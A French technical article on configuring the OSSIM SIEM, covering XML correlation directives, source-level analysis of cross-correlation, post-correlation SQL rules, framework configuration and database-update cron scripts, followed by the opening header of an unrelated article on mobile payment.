Il faut éditer le fichier `/etc/ossim/server/user.xml` pour créer une directive.

Champs clés Extrait **sim-xml-directive.c** :

```
directives,directive,rule,rules,action,actions,id,name,sticky,sticky_differe
nt,not,type,priority,reliability,rel_abs,condition,value,interval,absolute,ti
me_out,occurrence,from,to,port_from,port_to,protocol,plugin_id,plugin_sid,sensor,
filename,username,password,userdata1,userdata2,userdata3,userdata4,userdata5,user
data6,userdata7,userdata8,userdata9,groups,group,append-directive,directive_id.
```

Éléments d'une directive :

- ID, NAME, PRIORITY (0-5), sous balise XML RULE/ RULES.

Une règle est une balise XML, celle-ci peut contenir :

- une règle seule qui commencera par une balise **<rule ... />** ;
- plusieurs règles qui débuteront par une règle d'entrée **<rule>** qui continuera sur une « branche » de règles balisées comme suit : **<rules> <rule .../> ... </rules>** puis fermera la règle d'entrée par **</rule>**.

**Important !**

**Quand l'événement rentre dans une directive ayant plusieurs règles, et que cette directive est reconnue par une règle qui se trouve en fin de branche (pas de règles après), la directive se finit par la reconnaissance de cette règle.**

Éléments d'une balise RULE/RULES :

- **type**, **name**, **reliability** (on peut le fixer ou l'incrémenter avec +chiffre), occurrence (d'événement à obtenir) ;
- **time_out** : le temps maximum à attendre pour obtenir la totalité des événements recherchés, si l'élément n'est pas trouvé dans le temps imparti, alors le score est calculé en fonction des règles précédentes ayant trouvé des événements permettant de monter en niveau (*level*) ;
- **from** : adresse source de l'événement ;
  - IP/class, ANY,!negation, « multi,ip », ASSET,
  - adresse d'une règle inférieure Numéro du niveau au-dessous : Nom de l'élément, par exemple **1:SRC_IP** est l'adresse source qui a été retenue à la règle précédente,
- **to** : adresse de destination de l'événement (syntaxe identique à **from**) ;
- **sensor** : adresse de la sonde ayant capturé l'événement (syntaxe identique à **from**) ;
- **port_to** : port de destination ;
  - port, port range (1-65535), négation : !110, multiple : 80,443,
  - port d'une règle inférieure Numéro du niveau au-dessous : Nom de l'élément, par exemple **1:PORT_TO** est le port de destination qui a été retenu à la règle précédente,
- **port_from** : port source (syntaxe identique à **port_from**) ;
- **protocol** : protocole utilisé par l'événement ;
  - protocole, négation :!TCP, multiple : TCP, UDP,
  - protocole d'une règle inférieure Numéro du niveau au-dessous : Nom de l'élément, par exemple **1:PROTOCOL** est le protocole qui a été retenu à la règle précédente,
  - Protocole possible défini dans le source **sim-util.c** : **TCP**, **UDP**, **ICMP**, **Host_ARP_Event**, **Host_OS_Event**, **Host_Service_Event**, **Host_IDS_Event**, **Information_Event**, **OTHER**,
- **plugin_id** : le numéro d'identification de plugin de l'événement recherché ;
- **plugin_sid** : le numéro d'identification de la règle du plugin de l'événement recherché (SID) ;
- **sticky** : permet de mémoriser les éléments de la première occurrence d'événements non définis dans la règle, afin que les prochaines occurrences soient identiques sur les éléments non définis ;
  - *True / false*,
- **sticky_different** : à l'inverse de **sticky** mais obligatoirement mis avec la règle **sticky true**, il permet de définir une exception sur un élément de la règle, afin que cet élément soit à chaque occurrence différent. Par exemple **sticky_different=DST_IP** définit que sur X occurrences cherchées, l'élément **DST_IP** devra être obligatoirement différent sur les X événements ;
- **Username**, **password**, **filename**, **userdata1**, **userdata2**, **userdata3**, **userdata4**, **userdata5**, **userdata6**, **userdata7**, **userdata8**, **userdata9** : rechercher une donnée dans ces différentes variables. Le code source de parsage des directives XML est **sim-xml-directive.c**, il définit des fonctions de recherche : **EXACT:**, **FIND:**, **REGEX:**, **PREV:**, **ANY**.

Exemple d'utilisation : **username="EXACT:administrateur"**

- **condition** (règle moniteur) : définit la relation entre le champ/éléments **value** (valeur à rechercher) et la valeur retournée par le plugin **monitor**. Definie dans **sim-util.c eq**, **ne**, **lt**, **le**, **gt**, **ge** ;
- **value** (règle moniteur) : valeur à rechercher dans le résultat du plugin moniteur, selon la condition définie dans l'élément condition ;
- **absolute** (règle moniteur) : permet de définir si la valeur reçue du moniteur doit être vue comme une valeur absolue ou relative ;
  - *True* : si l'on recherche une valeur X, le retour du moniteur devra être X,
  - *False* : si l'on recherche une valeur X, la variation/ l'accumulation des résultats du moniteur devra atteindre X,
- interval (règle moniteur) : temps d'attente entre chaque requête au plugin moniteur avant que le temps **time_out** soit dépassé.

Vous trouverez une documentation détaillée de la création d'une directive par l'interface web sur l'URL : http://www.alienvault.com/wiki/doku.php?id=user_manual:intelligence:correlation_directives:directives.

Des directives déjà établies existent mais elles ne sont pas forcement adaptées. Vous trouverez dans generic par exemple des directives sur le changement d'OS, d'adresse MAC d'une machine.

### 1.2.2 Exemple d'écriture de directive

```
<directive  id="500001" name="Denied IP_SRC to IP_DST port_to" priority="5">
#premier regle toujours sans limite de temps car porte d'entrée " LEVEL 1 "
#recherche tous les evenements du plugin 1514 (cisco pix)
<rule type="detector" name="Firewall Drop event base 1" from="ANY" to="ANY"
port_from="ANY" port_to="ANY" reliability="1" occurrence="1" plugin_id="1514"
plugin_sid="ANY">
    #LEVEL 2 - plusieurs règles : gestion de différentes possibilités
d'évolution
   <rules>
       # L2.1 ere possibilité 4 occurrences sur le meme port de destination
et meme dst_ip que
       # level 1
      <rule type="detector" name="Denie IP_SRC to IP_DST on port_to
(x4)" from="1:SRC_IP" to="1:DST_IP" port_from="ANY" port_to="1:DST_PORT"
reliability="1" occurrence="4" time
_out="90" plugin_id="1514" plugin_sid="ANY" sticky="true">
  # Si L2.1 alors niveau LEVEL3 - plusieurs regles : gestion de différentes
possibilités
          <rules>
             <rule type="monitor" name="1 IP_DST Reputation AND RU/CH"
from="1:SRC_IP" to="1:DST_IP" port_from="1:SRC_PORT" port_to="1:DST_PORT"
reliability="+6" plugin_id="2015
" time_out="900" plugin_sid="1" condition="eq" value="1"  absolute="true">
                <rules>
                   <rule type="detector" name="Denie IP_SRC to IP_DST on
port_to (x50) Reputation AND pays RU/CH" from="1:SRC_IP" to="1:DST_IP" port_
from="ANY" port_to="1:DST_PO
RT" reliability="+2" occurrence="50" time_out="3600" plugin_id="1514" plugin_
sid="ANY" sticky="true">
                     <rules>
                       <rule type="detector" name="Denie IP_SRC to IP_DST on
port_to (x500) Reputation AND pays RU/CH" from="1:SRC_IP" to="1:DST_IP" port_
from="ANY" port_to="1:D
ST_PORT" reliability="+4" occurrence="500" time_out="25000" plugin_id="1514"
plugin_sid="ANY" sticky="true">
                        <rules>
                         <rule type="detector" name="Denie IP_SRC to IP_DST
on port_to (x5000) Reputation AND pays RU/CH" from="1:SRC_IP" to="1:DST_IP"
port_from="ANY" port_to="
1:DST_PORT" reliability="+4" occurrence="5000" time_out="43200" plugin_
id="1514" plugin_sid="ANY" sticky="true"/>
                        </rules>
                       </rule>
                      </rules>
                     </rule>
                     <rule type="monitor" name="IP_SRC PORT REPORTER"
from="1:SRC_IP" to="1:DST_IP" port_from="1:SRC_PORT" port_to="1:DST_PORT"
reliability="+6" plugin_id="2017" t
ime_out="3600" plugin_sid="1" condition="eq" value="1"  absolute="true"/>
                </rules>
              </rule>
              <rule type="monitor" name="1 IP_DST Reputation OR pays RU/
CH" from="1:SRC_IP" to="1:DST_IP" port_from="1:SRC_PORT" port_to="1:DST_PORT"
reliability="+4" plugin_id="
2015" time_out="900" plugin_sid="1" condition="gt" value="2"  absolute="true">
                <rules>
                   <rule type="detector" name="Denie IP_SRC to IP_DST on
port_to (x50) Reputation OR pays RU/CH" from="1:SRC_IP" to="1:DST_IP" port_
from="ANY" port_to="1:DST_POR
T" reliability="+2" occurrence="50" time_out="3600" plugin_id="1514" plugin_
sid="ANY" sticky="true">
                     <rules>
                       <rule type="detector" name="Denie IP_SRC to IP_DST on
port_to (x500) Reputation OR pays RU/CH" from="1:SRC_IP" to="1:DST_IP" port_
from="ANY" port_to="1:DS
T_PORT" reliability="+4" occurrence="500" time_out="25000" plugin_id="1514"
plugin_sid="ANY" sticky="true">
                        <rules>
                         <rule type="detector" name="Denie IP_SRC to IP_DST
on port_to (x5000) Reputation OR pays RU/CH" from="1:SRC_IP" to="1:DST_IP"
port_from="ANY" port_to="1
:DST_PORT" reliability="+4" occurrence="5000" time_out="43200" plugin_id="1514"
plugin_sid="ANY" sticky="true"/>
                        </rules>
                       </rule>
                      </rules>
                     </rule>
                     <rule type="monitor" name="IP_SRC PORT REPORTER"
from="1:SRC_IP" to="1:DST_IP" port_from="1:SRC_PORT" port_to="1:DST_PORT"
reliability="+6" plugin_id="2017" t
ime_out="3600" plugin_sid="1" condition="eq" value="1"  absolute="true"/>
                </rules>
              </rule>
            </rules>
          </rule>
        </rules>
      </rule>
#fin de la directive
</directive>
```

## 1.3 Corrélation par « cross-correlation »

### 1.3.1 Fonctionnement

Une *cross-correlation* (croisée d'événements) est une relation définie entre un événement à venir et un événement de référence.

Si cette relation est trouvée, alors la fiabilité sera modifiée.

Voici en détail l'analyse de la cross-correlation dans OSSIM à travers le code source et la base de données :

0) Chaque événement arrive dans la fonction de *cross*.

```
func sim_organizer_correlation_plugin() dans sim-organizer.c
```

1) Recherche de relation entre la base de cross-corrélation (**plugin_reference**) et les événements enregistrés sur l'*host* concerné (**host_plugin_sid**).

```
-> sim_container_db_host_get_plugin_sids_ul() dans sim-container.c
   //key = g_strdup_printf ("%lu:%d:%d", sim_inetaddr_ntohl(event->dst_ia),
event-  >plugin_id, event->plugin_sid);
   //list = (GList *) g_hash_table_lookup (host_plugin_sids, key);
   SELECT reference_id, reference_sid "
    "FROM host_plugin_sid INNER JOIN plugin_reference "
     "ON (host_plugin_sid.plugin_id = plugin_reference.reference_id "
    "AND host_plugin_sid.plugin_sid = plugin_reference.reference_sid) "
    "WHERE host_ip = %u "
    "AND plugin_reference.plugin_id = %d "
    "AND plugin_reference.plugin_sid = %d", sim_inetaddr_ntohl(ia), plugin_id,
     plugin_sid);
```

Query SQL : si la table « host_plugin_sid » concernée a les ID et SID références présents et que les SID et ID plugin d'événements concernés sont identiques à la règle et à l'événement réel arrivé, alors la remontée se fait.

Conclusion : l'important est d'avoir les valeurs de référence recherchées dans la table de son *HOST* **host_plugin_sid**.

```
mysql> DESCRIBE  host_plugin_sid  ;
+------------+-----------------+------+-----+---------+-------+
| Field      | Type            | Null | Key | Default | Extra |
+------------+-----------------+------+-----+---------+-------+
| host_ip    | int(10) unsigned | NO   | PRI | NULL    |       |
| plugin_id  | int(11)          | NO   | PRI | NULL    |       |
| plugin_sid | int(11)          | NO   | PRI | NULL    |       |
+------------+-----------------+------+-----+---------+-------+
```

OpenVas/Nessus insère des informations sous l'id 3001, le sid correspond au type de la faille.

P0F/NMAP (os) insère des informations sous l'id 5001, le sid correspond au type de l'OS (win, mac, unix).

```
./www/netscan/scan_db.php: Host_plugin_sid::insert($conn, $ip, 5001, $os_id);
```

PADS/NMAP (service) insère des informations sous l'id 5002, le sid correspond au port du service.

```
./www/netscan/scan_db.php: Host_plugin_sid::insert($conn, $ip, 5002,
$service["port"]);

mysql> DESCRIBE  plugin_reference  ;
+--------------+---------+------+-----+---------+-------+
| Field        | Type    | Null | Key | Default | Extra |
+--------------+---------+------+-----+---------+-------+
| plugin_id    | int(11) | NO   | PRI | NULL    |       |
| plugin_sid   | int(11) | NO   | PRI | NULL    |       |
| reference_id | int(11) | NO   | PRI | NULL    |       |
| reference_sid | int(11) | NO   | PRI | NULL    |       |
+--------------+---------+------+-----+---------+-------+
```

2) Analyse de l'événement en cross corrélation sur 4 critères possibles :

a -> Relation type NESSUS

```
      plugin_id == sim_container_get_plugin_id_by_name (ossim.container,
"nessus") relation sim_container_get_plugin_id_by_name_ul()
-> sim_container_db_get_reference_sid() dans sim-container.c
     "SELECT reference_sid FROM plugin_reference WHERE plugin_id = %d AND
plugin_sid = %d AND reference_id = %d",plugin_id, plugin_sid, reference_id);
       event->reliability = 10;
```

Fiabilité montée à 10

b -> relation type OS : ATTENTION cette relation est désactivée (#IF 0) dans le code car je pense qu'il ne fonctionne pas correctement.

```
      plugin_id == sim_container_get_plugin_id_by_name(ossim.container, "os")
      list_OS = sim_container_db_get_reference_sid(ossim.container,ossim.
dbossim, plugin_id,event->plugin_id, event->plugin_sid);
  event->reliability += 1;
```

Si l'OS de l'host à l'origine de l'événement est le même que celui déclaré dans la cross-correlation, alors la fiabilité est augmentée de +1.

c -> relation type Service : ATTENTION cette relation est désactivée (#IF 0) dans le code car je pense qu'il ne fonctionne pas correctement.

```
      plugin_id == sim_container_get_plugin_id_by_name(ossim.container,
"services")
      sim_container_db_get_host_services(ossim.container,ossim.dbossim,
event->dst_ia, event->sensor, event->dst_port);
```

c.1 Vérification de la cross-correlation au niveau du port et du protocole

```
-> sim_container_db_get_host_services() dans sim-container.c
          SELECT protocol, service, version FROM host_services WHERE ip
= %u AND sensor = %u AND port = %u", sim_inetaddr_ntohl(ia), sim_ipchar_2_
ulong(sensor), port);

mysql> DESCRIBE  host_services;
+-------------+-----------------+------+-----+---------+-------+
| Field       | Type            | Null | Key | Default | Extra |
+-------------+-----------------+------+-----+---------+-------+
| ip          | int(10) unsigned | NO   | PRI | NULL    |       |
| port        | int(11)          | NO   | PRI | NULL    |       | ex :25
| protocol    | int(11)          | NO   | PRI | NULL    |       | ex :TCP
| service     | varchar(128)     | YES  |     | NULL    |       | ex :unknown
| service_type | varchar(128)     | YES  |     | NULL    |       |
| version     | varchar(255)     | NO   | PRI | unknown |       | ex :unknown
| date        | datetime         | NO   | PRI | NULL    |       |
| origin      | int(11)          | NO   |     | 0       |       |
| sensor      | int(10) unsigned | NO   |     | NULL    |       |
| interface   | varchar(64)      | NO   |     | NULL    |       |
| anom        | int(11)          | YES  |     | 1       |       |
| nagios      | tinyint(1)       | NO   |     | 0       |       |
+-------------+-----------------+------+-----+---------+-------+
```

La table **Host_services** contient différentes informations sur chaque service (pads ou nmap), exemple d'un contenu type :

ex : | 2130706433 | 80 | 6 | http | http | syn-ack Apache httpd 2.2.16 ((Debian)) | 2011-09-07 15:08:02 | ...

```
./www/host/nmap_process.php: Host_services::insert($conn, $ip, $port, $date, $_
SERVER["SERVER_ADDR"], $protocol, $service, $service_type, $version, $origin, 0);
// origin = 0 (pads), origin = 1 (nmap)

                list_refsid = sim_container_db_get_reference_sid(ossim.
container,ossim.dbossim,5003, //OSVDB reference_id, event->plugin_id,event-
>plugin_sid))
```

c.2 Recherche les cross-correlations entre le plugin de l'événement en cours et la base **osvbd**

```
-> sim_container_db_get_reference_sid() dans sim-container.c
   SELECT reference_sid FROM plugin_reference WHERE plugin_id = %d AND
plugin_sid = %d AND reference_id = %d", plugin_id, plugin_sid, reference_id

       list_base_name = sim_container_db_get_osvdb_base_name (ossim.
dbosvdb, GPOINTER_TO_INT (list_refsid->data));
       event->reliability += 2; //if the base name ("Apache") matches...
```

c.2.1 Relation entre **host_services.version** et **osvdb.object_products.name**

```
-> sim_container_db_get_osvdb_base_name() dans sim-container.c
     //sim_container_db_get_osvdb_base_name (ossim.dbosvdb, GPOINTER_TO_INT
(list_refsid->data));
     "SELECT base_name FROM object_base LEFT JOIN (object_correlation,
object) ON (object_base.base_id = object_correlation.base_id AND object_
correlation.corr_id = object.corr_id) WHERE object.osvdb_id= %d", osvdb_
id);ATTENTION les requêtes SQL sont mauvaises car les tables n'existent pas.
```

Il faut utiliser la table **vulnerabilities** pour **osvdb_id**, **object_products** à la place de **base** pour **base_name** (**name**).

Puis il faut utiliser **object_correlations**, **object_links** pour faire la relation entre les tables.

```
+--------------------+
| Tables_in_osvdb    |
+--------------------+
| authors            |
| classification_items |
| classification_types |
| classifications    |
| credits            |
| cvss_metrics       |
| ext_reference_types |
| ext_references     |
| object_affect_types |
| object_correlations |
| object_links       |
| object_products    |
| object_vendors     |
| object_versions    |
| vulnerabilities    |
+--------------------+

mysql> DESCRIBE  osvdb.object_correlations;
+------------------+---------+------+-----+---------+-------+
| Field            | Type    | Null | Key | Default | Extra |
+------------------+---------+------+-----+---------+-------+
| id               | int(11) | NO   | PRI | Ø       |       |
| object_vendor_id | int(11) | YES  | MUL | NULL    |       |
| object_product_id | int(11) | YES  | MUL | NULL    |       |
| object_version_id | int(11) | YES  | MUL | NULL    |       |
+------------------+---------+------+-----+---------+-------+

mysql> DESCRIBE  osvdb.vulnerabilities
+--------------------+-------------+------+-----+---------------------+-------+
| Field              | Type        | Null | Key | Default             | Extra |
+--------------------+-------------+------+-----+---------------------+-------+
| id                 | int(11)     | NO   | PRI | Ø                   |       |
| osvdb_id           | int(11)     | NO   |     | NULL                |       |
| title              | varchar(255) | YES  |     |                     |       |
| disclosure_date    | timestamp   | NO   |     | 1970-01-01 08:01:01 |       |
| discovery_date     | timestamp   | NO   |     | 1970-01-01 08:01:01 |       |
| osvdb_create_date  | timestamp   | NO   |     | 1970-01-01 08:01:01 |       |
| last_modified_date | timestamp   | NO   |     | 1970-01-01 08:01:01 |       |
| exploit_publish_date | timestamp | NO   |     | 1970-01-01 08:01:01 |       |
| solution_date      | timestamp   | NO   |     | 1970-01-01 08:01:01 |       |
| description        | text        | YES  |     | NULL                |       |
| solution           | text        | YES  |     | NULL                |       |
| t_description      | text        | YES  |     | NULL                |       |
| manual_notes       | text        | YES  |     | NULL                |       |
| short_description  | text        | YES  |     | NULL                |       |
+--------------------+-------------+------+-----+---------------------+-------+

mysql> DESCRIBE  object_links;
+---------------------+---------+------+-----+---------+-------+
| Field               | Type    | Null | Key | Default | Extra |
+---------------------+---------+------+-----+---------+-------+
| id                  | int(11) | NO   | PRI | Ø       |       |
| vulnerability_id    | int(11) | YES  | MUL | NULL    |       |
| object_correlation_id | int(11) | YES  | MUL | NULL    |       |
| object_affect_type_id | int(11) | YES  |     | NULL    |       |
+---------------------+---------+------+-----+---------+-------+
```

```
mysql> DESCRIBE  object_products;
+-------+-------------+------+-----+---------+-------+
| Field | Type        | Null | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| id    | int(11)     | NO   | PRI | Ø       |       |
| name  | varchar(255) | YES  |     | NULL    |       |
+-------+-------------+------+-----+---------+-------+

mysql> DESCRIBE  object_versions;
+-------+-------------+------+-----+---------+-------+
| Field | Type        | Null | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| id    | int(11)     | NO   | PRI | Ø       |       |
| name  | varchar(255) | YES  |     | NULL    |       |
+-------+-------------+------+-----+---------+-------+

     g_strstr_len (lower_hostversion, strlen (lower_hostversion), lower_
cmpbasename)
     event->reliability += 2;
```

S'il la trouve, alors **il ajoute 2 au score de fiabilité.**

```
     list_version_name = sim_container_db_get_osvdb_version_name (ossim.
dbosvdb, GPOINTER_TO_INT (list_refsid->data));
```

c.2.2 Relation entre **host_services.version** et **osvdb.object_versions.name**

```
-> sim_container_db_get_osvdb_version_name() dans sim-container.c
          "SELECT version_name FROM object_version LEFT JOIN (object_
correlation, object) ON (object_version.version_id = object_correlation.version_
id AND object_correlation.corr_id = object.corr_id) WHERE object.osvdb_id= %d",
           osvdb_id);
         event->reliability = 9;
```

S'il l'a trouve, alors il met **9 au score de fiabilité.**

d- relation type generic : relation entre 2 plugins créés par l'utilisateur, un d'événement et une autre dite de référence.

Il faudra que le plugin de référence rentre ses données dans la table **host_plugin_sid**.

Les éléments qui sont insérés dans **host_plugin_sid** le sont grâce à l'interface PHP sur des fonctions lancées par l'utilisateur (type nessus, nmap).

La partie des éléments insérés depuis les événements (type p0f, pads, arpwatch, osiris) :

```
-> sim_organizer_snort() dans sim-organizer.c
       switch (event->plugin_id)
    case SIM_EVENT_HOST_MAC_EVENT: //arpwatch
     sim_container_db_insert_host_mac_ul(ossim.container, ossim.dbossim,
event->src_ia, timestamp, event->data_storage[Ø], //new mac
```

Aucun événement de ce type n'est ajouté dans **host_plugin_sid**, ils vont dans **host_mac**.

```
    case SIM_EVENT_HOST_OS_EVENT: //P0f, OS event
     sim_container_db_insert_host_os_ul(ossim.container, ossim.dbossim,
event->src_ia, timestamp, event->sensor, event->interface, event->data_
storage[Ø]); //OS
    case SIM_EVENT_HOST_SERVICE_EVENT: //pads, service event
     sim_container_db_insert_host_service_ul(ossim.container, ossim.dbossim,
event->src_ia, timestamp, atoi(event->data_storage[Ø]), //port
    case SIM_EVENT_HOST_IDS_EVENT: // HIDS event □ OSIRIS
     sim_container_db_insert_host_ids_event_ul(ossim.container, ossim.
dbossim, ossim.dbsnort, event, timestamp, sid, cid);
```

Pour ce dernier, aucun événement n'est ajouté dans **host_plugin_sid**. Les événements de ce type vont dans la table **host_ids** (osiris plugin).

La seule façon de créer une nouvelle cross-correlation generic est donc d'ajouter par une méthode X (framework, php, ...), les éléments de référence dans la base **host_plugin_sid**.

Il serait intéressant, lors de la correction du code source des cross-correlations au niveau service, d'ajouter une possibilité de vérification par la base de données OCS.

### 1.3.2 Auto création

snort ↔ osvbd :

Si une alerte snort arrive et que ce type de faille est existante dans osvbd, cela permet la corrélation sur le service par le nom et la version. ATTENTION ! Cette relation n'est pas opérationnelle dans le code source d'OSSIM.

**Note**
**Vous trouverez le code source de ce script sur :**
http://secu-fr.tuxfamily.org/doku.php?id=osvbd_-_snort.

snort ↔ OS :

Si une alerte snort arrive et que l'OS de la cible est en relation avec la faille.

snort ↔ nessus :

Si une alerte snort arrive et que la faille est présente sur la machine (nessus).

**Note**
**Vous trouverez le code source de ce script sur :**
http://secu-fr.tuxfamily.org/doku.php?id=openvas_-_snort.

## 1.4 Corrélation par politique d'action

Une politique d'action permet de déterminer un certain nombre de conditions qui permettront le lancement d'une ou plusieurs action(s). L'action peut être de trois types : envoi d'un mail, ouverture d'un ticket de suivi, exécution d'une commande externe.

- Créez une politique d'action.
- Créez une action (exec, mail, ticket) avec une condition effectuée par la fonction **eval()** Python, cependant il existe un filtre des opérateurs dans **Action.py** du framework OSSIM.
- Relancez le chargement de la politique d'action.
- Possibilité d'exécuter une commande qui va traiter une requête en profondeur pour la réinjecter à travers un plugin (event→policy→action→script→log←plugin←ossim).

La politique est implémentée au niveau du code source de la partie serveur.

Les actions sont implémentées dans la partie serveur (appel au framework) et framework.

# 2 Sim Framework

## 2.1 Présentation

Le framework est un démon de soutien qui accomplit diverses tâches qui ne conviennent pas pour les agents, les serveurs ou le *frontend*. Il fonctionne généralement en tâche de fond sur le même hôte que le serveur, il est connecté à la base de données et la base de connaissances. Par défaut, il écoute sur le port 40003./tcp.

Son but principal est de :

- Lire ou écrire des fichiers du système de fichiers, en évitant au processus web d'y accéder directement.
- Exécuter des commandes externes.
- Effectuer des tâches consommatrices de ressources dans le but d'accélérer la visualisation et analyse.

Techniquement, il gère : les actions, les liens entre enregistrements et OCS, l'inventaire, l'optimisation de la base de données, le système de post-corrélation, le backup de la base, Nessus et Nagios, NTOP, NFsens, ...

### 2.1.1 Fichiers essentiels

Le framework est implémenté en Python. Les fichiers se trouvent dans le répertoire **/usr/share/ossim-framework/ossimframework**.

Vous trouverez les fichiers de configuration dans **/etc/ossim/framework**.

Le fichier principal d'appel de toutes les autres « class » est **framework.py**.

Certaines « class » présentes dans le répertoire ne sont pas appelées par défaut dans **framework.py**, il faut donc le modifier pour ajouter ou enlever certaines fonctionnalités selon vos désirs.

## 2.2 Post-correlation

Il s'agit d'une classe qui permet d'exécuter des requêtes dans les bases SQL et d'ajouter un événement par résultat trouvé. Cela est très utile pour voir une suite d'événements sur un long laps de temps, ce qu'a du mal à faire la « correlation directory ». Par exemple, elle peut permettre de regarder si une IP a envoyé des mails de SPAM plus d'un certain nombre de fois par semaine, et effectuer une action sur tous les résultats de la requête, comme les interdire de votre MX durant un certain temps.

La base à utiliser est généralement celle de snort (**describe acid_event**). Elle comporte tous les événements reçus par les différents journaux et sondes.

Fonction dans Sim-Server permettant la mise en base de données des événements dans la table **acid_event** :

```
sim_organizer_snort() dans sim-organizer.c
sim_organizer_snort_event_update_acid_event(ossim.dbsnort, event, event->snort_sid, event->snort_cid); //insert into acid_event
sim_organizer_snort_extra_data_insert(ossim.dbsnort, event, event->snort_sid, event->snort_cid);
sim_organizer_snort_idm_data_insert (ossim.dbsnort, event);
```

Le fichier de configuration de la post-correlation se trouve dans **/etc/ossim/framework/post_correlation.cfg**.

La syntaxe est proche de celle des plugins.

Voici un exemple de post-correlation sur les événements de type spam ou erreur lors d'une tentative d'envoi de mail (exemple : l'utilisateur n'existe pas).

```
[AAB - Rule 2]
#plugin 1521 plus de 100 fois adresse ip src sur 7j
timeout=3600
#sid de post-correlation
id=2
#priorité
priority=3
#fiabilité
reliability=2
#requete sql
sql_query=SELECT SQL_CALC_FOUND_ROWS inet_ntoa(ip)as src_ip_str,sum(num_events) as num_events,sum(num_sensors) as num_sensors,sum(num_sig_src) as num_sig_src, sum(num_sig_dst) as
num_sig_dst, sum(num_sip) as num_sip,sum(num_dip) as num_dip FROM ((SELECT DISTINCT ip_src as ip, COUNT(acid_event.cid) as num_events, COUNT( DISTINCT acid_event.sid) as num_senso
rs, COUNT( DISTINCT acid_event.plugin_id, acid_event.plugin_sid ) as num_sig_src, 0 as num_sig_dst, 0 as num_sip, COUNT( DISTINCT ip_dst ) as num_dip FROM snort.acid_event WHERE 1
 AND acid_event.plugin_id in (1521) AND ( timestamp >=DATE_SUB(CURRENT_TIMESTAMP(),INTERVAL 7 DAY) ) GROUP BY ip_src HAVING num_events>0 ORDER BY num_events DESC) UNION (SELECT DI
STINCT ip_dst as ip, COUNT(acid_event.cid) as num_events, COUNT( DISTINCT acid_event.sid) as num_sensors, 0 as num_sig_src, COUNT( DISTINCT acid_event.plugin_id, acid_event.plugin
_sid ) as num_sig_dst, COUNT( DISTINCT ip_src ) as num_sip, 0 as num_dip FROM snort.acid_event WHERE 1 AND acid_event.plugin_id in (1521) AND ( timestamp >=DATE_SUB(CURRENT_TIMEST
AMP(),INTERVAL 7 DAY) ) GROUP BY ip_dst HAVING num_events>0 ORDER BY num_events DESC)) as u WHERE ip>0 GROUP BY ip having num_events > 100 and num_sip=0;
#recuperation de l'ip src
src_ip={$src_ip_str}
#recuperation du nombre d'evenements
userdata1={$num_events}
log="1521 plug alert > x100 for src_ip /7j"
```

Vous pourrez ensuite créer une politique sur cet événement afin de lancer une action, cela peut par exemple vous permettre d'interdire le client pendant un temps X de vos serveurs, ou bien d'écrire un mail au *postmaster* pour lui signaler un abus...

## 2.3 Divers

- Ntop : sert à faire des requêtes sur la sonde contenant l'outil ntop afin de réaliser des graphiques et des statistiques (non testé).
- Nfsen : permet la gestion du *netflow* (non testé).
- DB optimiz : permet d'optimiser la base de données OSSIM, sur MySQL par la commande **OPTIMIZ**.
- Backup : gère le *backup* de la base dans **/var/lib/ossim/backup/**.
- Nagios : supervision.
- Nessus/openVas : gestion des scans de vulnérabilités.
- ASSET par OCS : **http://secu-fr.tuxfamily.org/doku.php?id=framworkd_ocs**.

# 3 Annexe

## 3.1 Fichier Configuration

### 3.1.1 General

**/etc/ossim/ossim_setup.conf** : il est important de bien configurer ce fichier car il est pris pour référence lors d'un *upgrade* pour la remise en état du système.

**Main.cf/postfix** : configuration de l'envoi des mails (le fichier sera écrasé à chaque nouvelle upgrade du système).

**/etc/ossim/firewall_include** : règle « iptables » à ajouter (ne sera pas écrasée par l'upgrade).

### 3.1.2 Agent

**/etc/ossim/agent/config.cfg** : permet le lancement des plugins **monitor** et **detector** voulus. (ecrasé lors de l'upgrade) – Temps entre rechargement de *watchdog* (*pyinotify & tail*), *general*.

**/etc/ossim/agent/aliases.cfg** : il s'agit des alias pour les regexps (IPV4, MAC,...).

**/etc/ossim/plugin/*.cfg** : tous les plugins possibles, vous pouvez réécrire, attention de changer le nom car l'upgrade écrasera le fichier sinon.

### 3.1.3 Framework

**/usr/share/ossim-framework/ossimframework/Framework.py** : pour ajouter des *class* (**dboptimiz**, **OCS**, ...),

```
recompilation: python >>> import compileall >>> compileall.compile_dir("/usr/share/ossim-framework/ossimframework")
```

**/etc/ossim/framework/ntop_proxy_apache_template.conf** : configuration de l'interface web pour pointer sur le serveur web NTOP.

### 3.1.4 IP réputation

- L'IP réputation intégrée dans l'interface web est contrôlée par les listes définies dans **/usr/share/ossim/www/forensics/base_stat_ipaddr.php**.
- Base dans **/etc/ossim/server/reputation.data**.

## 3.2 La maintenance des bases au quotidien (crontab)

### 3.2.1 OSVDB

Base de vulnérabilité connue – utilisée pour la cross corrélation

```
#!/bin/sh
/usr/bin/wget http://osvdb.org/file/get_latest_mysql/**********************/
osvdb-mysql.latest.tar.gz -O /tmp/osvdb-mysql.latest.sql.gz
/bin/gzip -d /tmp/osvdb-mysql.latest.sql.gz
/bin/cat /tmp/osvdb-mysql.latest.sql | ossim-db
/bin/rm /tmp/osvdb-mysql.latest.sql
```

### 3.2.2 Openvas

Mise à jour de la base des vulnérabilités d'openvas – alternative de nessus – utilisée par la cross-correlation

```
#!/bin/sh
/usr/sbin/openvas-nvt-sync --wget
/etc/init.d/openvas-scanner restart
/usr/bin/perl /usr/share/ossim/scripts/vulnmeter/updateplugins.pl migrate
```

### 3.2.3 Snort

Mise à jour des règles snort utilisées par la cross-correlation, policy, ... Il y a deux possibilités : vous possédez plusieurs snort, alors vous remontez toutes les signatures grâce a un « oinkmaster » en local, ou vous importez toutes les signatures d'une de vos sondes.

```
#!/bin/sh
#doit mettre les regles a jour avant: oinkmaster ou scp
/usr/bin/perl /usr/share/ossim/scripts/create_sidmap.pl /etc/snort/rules/
/etc/init.d/ossim-server restart
```


## REMERCIEMENTS

**Merci à Flavian Dola.**

# PAIEMENT MOBILE : COMMENT VOTRE TÉLÉPHONE POURRAIT REMPLACER VOTRE PORTEFEUILLE

Simon Pommier, Consultant Sécurité, Devoteam

**mots-clés : PAIEMENT MOBILE / NFC / CITYZI / M-PAYMENT**

***« In the past few thousand years, the way we pay has changed just three times - from coins, to paper money, to plastic cards.***
***Now we're on the brink of the next big shift.*** *» (Source : site officiel Google Wallet)*

